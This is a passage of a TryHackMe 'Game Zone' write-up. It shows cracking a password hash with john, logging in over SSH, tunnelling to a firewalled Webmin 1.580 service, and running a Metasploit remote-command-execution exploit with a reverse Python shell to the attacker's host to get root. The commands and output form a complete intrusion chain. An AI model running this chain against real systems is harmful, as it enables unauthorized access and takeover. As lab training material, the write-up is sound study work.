


```
┌──(kali㉿kali)-[~/Tryhackme/OffensivePentesting/gameZone]
└─$ john hash.txt --wordlist=/home/kali/Downloads/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124    (?)
1g 0:00:00:00 DONE (2023-06-16 09:33) 2.941g/s 8503Kp/s 8503Kc/s 8503KC/s vidhunter..vidamerda
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```


> *Ans : videogamer124*

Now you have a password and username. Try SSH'ing onto the machine.

What is the user flag?




```
┌──(kali㉿kali)-[~/Tryhackme/OffensivePentesting/gameZone]
└─$ ssh agent47@10.10.33.69
The authenticity of host '10.10.33.69 (10.10.33.69)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.33.69' (ED25519) to the list of known hosts.
agent47@10.10.33.69's password:
Permission denied, please try again.
agent47@10.10.33.69's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ 
```



```
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$ 
```

> *Ans : 649ac17b1480ac13ef1e4fa579dac95c*

Task 5 Exposing services with reverse SSH tunnels



Reverse SSH port forwarding specifies that the given port on the remote server host is to be forwarded to the given host and port on the local side.

-L is a local tunnel (YOU ← CLIENT). If a site was blocked, you can forward the traffic to a server you own and view it. For example, if imgur was blocked at work, you can do **ssh -L 9000:imgur.com:80 user@example.com.** Going to localhost:9000 on your machine, will load imgur traffic using your other server.


- **R** is a remote tunnel (YOU → CLIENT). You forward your traffic to the other server for others to view. Similar to the example above, but in reverse.

We will use a tool called **ss** to investigate sockets running on a host.

If we run **ss -tulpn** it will tell us what socket connections are running

ArgumentDescription-tDisplay TCP sockets-uDisplay UDP sockets-lDisplays only listening sockets-pShows the process using the socket-nDoesn't resolve service names

How many TCP sockets are running?



```
agent47@gamezone:~$ ss -tuln
Netid  State      Recv-Q Send-Q                    Local Address:Port                  Peer Address:Port
udp    UNCONN     0      0                                 *:10000                              *:*
udp    UNCONN     0      0                                 *:68                                 *:*
tcp    LISTEN     0      128                               *:22                                 *:*
tcp    LISTEN     0      80                        127.0.0.1:3306                               *:*
tcp    LISTEN     0      128                               *:10000                              *:*
tcp    LISTEN     0      128                              :::22                                :::*
tcp    LISTEN     0      128                              :::80                                :::*
agent47@gamezone:~$
```


> *Ans : 5*

We can see that a service running on port 10000 is blocked via a firewall rule from the outside (we can see this from the IPtable list). However, Using an SSH Tunnel we can expose the port to us (locally)!


From our local machine, run **ssh -L 10000:localhost:10000 <username>@<ip>**

Once complete, in your browser type “localhost:10000” and you can access the newly-exposed webserver.

Note this : you have to start the ssh tunel on different port



```
┌──(kali㉿kali)-[~]
└─$ ssh -L 10000:localhost:10000 agent47@10.10.33.69
agent47@10.10.33.69's password:
Permission denied, please try again.
agent47@10.10.33.69's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Jun 16 08:49:01 2023 from 10.8.20.25
agent47@gamezone:~$
```



Login to Webmin

You must enter a username and password to login to the Webmin server on `localhost`.


Username

Password

□ Remember login permanently?

The password is the same *agent47:videogame124*

What is the name of the exposed CMS?



Login: agent47

System hostname	gamezone (127.0.1.1)
Operating system	Ubuntu Linux 16.04.6
Webmin version	1.580
Time on system	Fri Jun 16 08:51:16 2023
Kernel and CPU	Linux 4.4.0-159-generic on x86_64
Processor information	Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz, 1 cores
System uptime	0 hours, 49 minutes
Running processes	126
CPU load averages	0.00 (1 min) 0.00 (5 mins) 0.00 (15 mins)
CPU usage	0% user, 0% kernel, 0% IO, 99% idle
Real memory	1.95 GB total, 313.24 MB used
Virtual memory	975 MB total, 0 bytes used
Local disk space	8.78 GB total, 2.82 GB used
Package updates	All installed packages are up to date

> *Ans : webmin*

What is the CMS version?


> *Ans : 1.580*

Task 6 Privilege Escalation with Metasploit


Using the CMS dashboard version, use Metasploit to find a payload to execute against the machine.

What is the root flag?

I tried to find it directly on metasploit but it was hard to decide which to use , so I searched it on exploit db to decide which exploit to use



```
msf6 > search webmin

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_show_cgi_exec  2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   1  auxiliary/admin/webmin/file_disclosure    2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_file_manager_rce  2022-02-26     excellent  Yes    Webmin File Manager RCE
   3  exploit/linux/http/webmin_package_updates_rce  2022-07-26  excellent  Yes    Webmin Package Updates RCE
   4  exploit/linux/http/webmin_packageup_rce   2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec    2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
   6  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06    normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   7  exploit/linux/http/webmin_backdoor         2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor


Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/http/webmin_backdoor
```



Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)

EDB-ID: 21851

CVE: 2012-2982

Author: METASPLOIT

Type: REMOTE

Platform: UNIX


Date: 2012-10-10

EDB Verified: ✓

Exploit: / {}

Vulnerable App:


After searching on exploit db it showed only one I used it cve number to search it in metasploit




```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  videogamer124    yes       Webmin Password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS    127.0.0.1        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     10000            yes       The target port (TCP)
   SSL       false            yes       Use SSL
   USERNAME  agent47          yes       Webmin Username
   VHOST                      no        HTTP server virtual host


Payload options (cmd/unix/reverse_python):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.8.20.25       yes       The listen address (an interface may be specified)
   LPORT  443              yes       The listen port
   SHELL  /bin/sh          yes       The system shell to use


Exploit target:

   Id  Name
   --  ----
   0   Webmin 1.580



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/webmin_show_cgi_exec) > 
```

Please note that ssh tunel should be on and RHOSTS should be at which webmin is open or else it will show *Authentication Failed*

Once all options are set run exploit



```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > exploit

[*] Started reverse TCP handler on 10.8.20.25:443
[*] Attempting to login ...
[+] Authentication successful
[+] Authentication successful
[*] Attempting to execute the payload ...
[+] Payload executed successfully
[*] Command shell session 1 opened (10.8.20.25:443 → 10.10.33.69:39118) at 2023-06-16 10:05:41 -0400
```



```
pwd
/usr/share/webmin/file/
cd /root
ls
root.txt
cat root.txt
a4b945830144bdd71908d12d902adeee
```

Great!!!! We got the root shell.

> *Ans : a4b945830144bdd71908d12d902adeee*

Congratulation!!! On successfully compromising the machine and compelet this room, hope this was helpful.

Tryhackme Writeup

K

Follow

Written by Krishna Thakker

0 Followers · 4 Following

No responses yet

What are your thoughts?

Respond

More from Krishna Thakker

Krishna Thakker

TryHackMe WriteUp Steel Mountain:

Welcome ! In this blog we gonna look at Steel Mountain room from Tryhackme. I'm writing this blog so as to properly understand what I'm…


Jun 1, 2023

Krishna Thakker

TryHackMe WriteUp HackPark:

Room link : https://tryhackme.com/room/hackpark#

Jun 15, 2023



Krishna Thakker

Pre Security — Networking Fundamentals Part-1

This are very important topics and foundational so here I will summarize the complete topic so to help understand better in a simple words.

Nov 14, 2023

Krishna Thakker

